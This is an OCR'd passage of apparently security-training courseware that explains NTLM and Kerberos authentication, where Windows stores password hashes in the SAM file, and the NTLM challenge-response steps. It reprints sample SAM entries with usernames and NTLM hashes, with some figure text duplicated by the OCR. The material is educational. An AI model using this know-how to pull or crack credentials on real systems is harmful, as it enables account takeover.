
  NT LAN Manager (NTLM) is a default authentication scheme that performs authentication using a challenge/response strategy. Because it does not rely on any official protocol specification, there is no guarantee that it works effectively in every situation. Furthermore, it has been used in some Windows installations, where it successfully worked. NTLM authentication consists of two protocols: NTLM authentication protocol and LAN Manager (LM) authentication protocol. These protocols use different hash methodologies to store users' passwords in the SAM database.

- **Kerberos Authentication**

  Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography. This protocol provides mutual authentication, in that both the server and the user verify each other's identity. Messages sent through Kerberos protocol are protected against replay attacks and eavesdropping.

  Kerberos employs the Key Distribution Center (KDC), which is a trusted third party. This consists of two logically distinct parts: an authentication server (AS) and a ticket-granting server (TGS). Kerberos uses "tickets" to prove a user's identity.

  Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.



Windows Security


Enter network credentials

Enter your credentials to connect to: RD

☐ Remember my credentials

The user name or password is incorrect.

Figure 6.3: Screenshot of Windows authentication



How Hash Passwords Are Stored in Windows SAM?

Password hash using LM/NTLM

```
Shiela:1005:NO PASSWORD*****************
****:0CB6948805F797BF2A82807973B89537:::
```


SAM File is located at c:\windows\system32\config\SAM

```
Administrator:500:NO PASSWORD*********************:61880B9EE373475C8148A7108ACB3031:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
Admin:1001:NO PASSWORD*********************:BE40C450AB99713DF1EDC5B40C25AD47:::
Martin:1002:NO PASSWORD*********************:BF4A502DA294ACBC175B394A080DEE79:::
Juggyboy:1003:NO PASSWORD*********************:488CDCDD2225312793ED6967B28C1025:::
Jason:1004:NO PASSWORD*********************:2D20D252A479F485CDF5E171D93985BF:::
Shiela:1005:NO PASSWORD*********************:0CB6948805F797BF2A82807973B89537:::
```

"LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be blank in those systems."

How Hash Passwords Are Stored in Windows SAM?

Windows OSs use a Security Account Manager (SAM) database file to store user passwords. The SAM file is stored at %SystemRoot%/system32/config/SAM in Windows systems, and Windows mounts it in the registry under the HKLM/SAM registry hive. It stores LM or NTLM hashed passwords.




Password hash using LM/NTLM

```
Shiela:1005:NO PASSWORD*****************
****:0CB6948805F797BF2A82807973B89537:::
```

Figure 6.4: Storing a user password using LM/NTLM hash


NTLM supersedes the LM hash, which is susceptible to cracking. New versions of Windows still support LM hashes for backward compatibility; however, Vista and later Windows versions disable LM hashes by default. The LM hash is blank in the newer versions of Windows. Selecting the option to remove LM hashes enables an additional check during password change operations but does not immediately clear LM hash values from the SAM. The SAM file stores a "dummy" value in its database, which bears no relationship to the user's actual password and is the same for all user accounts. It is not possible to calculate LM hashes for passwords exceeding 14 characters in length. Thus, the LM hash value is set to a "dummy" value when a user or administrator sets a password of more than 14 characters.


SAM File is located at
c:\windows\system32\config\SAM
Username
User ID
LM Hash
NTLM Hash

```
Administrator:500:NO PASSWORD*********************:61880B9EE373475C8148A7108ACB3031:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
Admin:1001:NO PASSWORD*********************:BE40C450AB99713DF1EDC5B40C25AD47:::
Martin:1002:NO PASSWORD*********************:BF4A502DA294ACBC175B394A080DEE79:::
Juggyboy:1003:NO PASSWORD*********************:488CDCDD2225312793ED6967B28C1025:::
Jason:1004:NO PASSWORD*********************:2D20D252A479F485CDF5E171D93985BF:::
Shiela:1005:NO PASSWORD*********************:0CB6948805F797BF2A82807973B89537:::
```

Figure 6.5: SAM file

Note: LM hashes are disabled in Windows Vista and later Windows OSs; LM is blank in those systems.



NTLM Authentication Process

Client Computer

1. User types password into logon window

Shiela
`*********`

Hash Algorithm

2. Windows runs password through hash algorithm

```
Shiela:1005:NO PASSWORD****
*****************:0CB694880
5F797BF2A82807973B89537:::
```

3. Computer sends login request to DC

4. DC sends logon challenge

```
Aa r8  ppq  kgj89 pqr
```

5. Computer sends response to challenge

Windows Domain Controller

Domain controller has a stored copy of the user's hashed password

```
Shiela:1005:NO PASSWORD****
*****************:0CB694880
5F797BF2A82807973B89537:::
```

6. DC compares computer's response with the response it created with its own hash

If they match, logon is a success

```
Aa r8  ppq  kgj89 pqr
```

Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides stronger authentication for client/server applications than NTLM.

NTLM Authentication Process

NTLM includes three methods of challenge–response authentication: LM, NTLMv1, and NTLMv2, all of which use the same technique for authentication. The only difference between them is the level of encryption. In NTLM authentication, the client and server negotiate an authentication protocol. This is accomplished through the Microsoft-negotiated Security Support Provider (SSP).



Client Computer
username
password
1
User types password into logon window
Shiela
****
Hash Algorithm
2
Windows runs password through hash algorithm
Shiela:1005:NO PASSWORD****
*****************:0CB694880
5F797BF2A82807973B89537:::
3
Computer sends login request to DC
Aa r8 ppq kgj89 pqr
5
4
DC sends logon challenge
Computer sends response to challenge
Windows Domain Controller
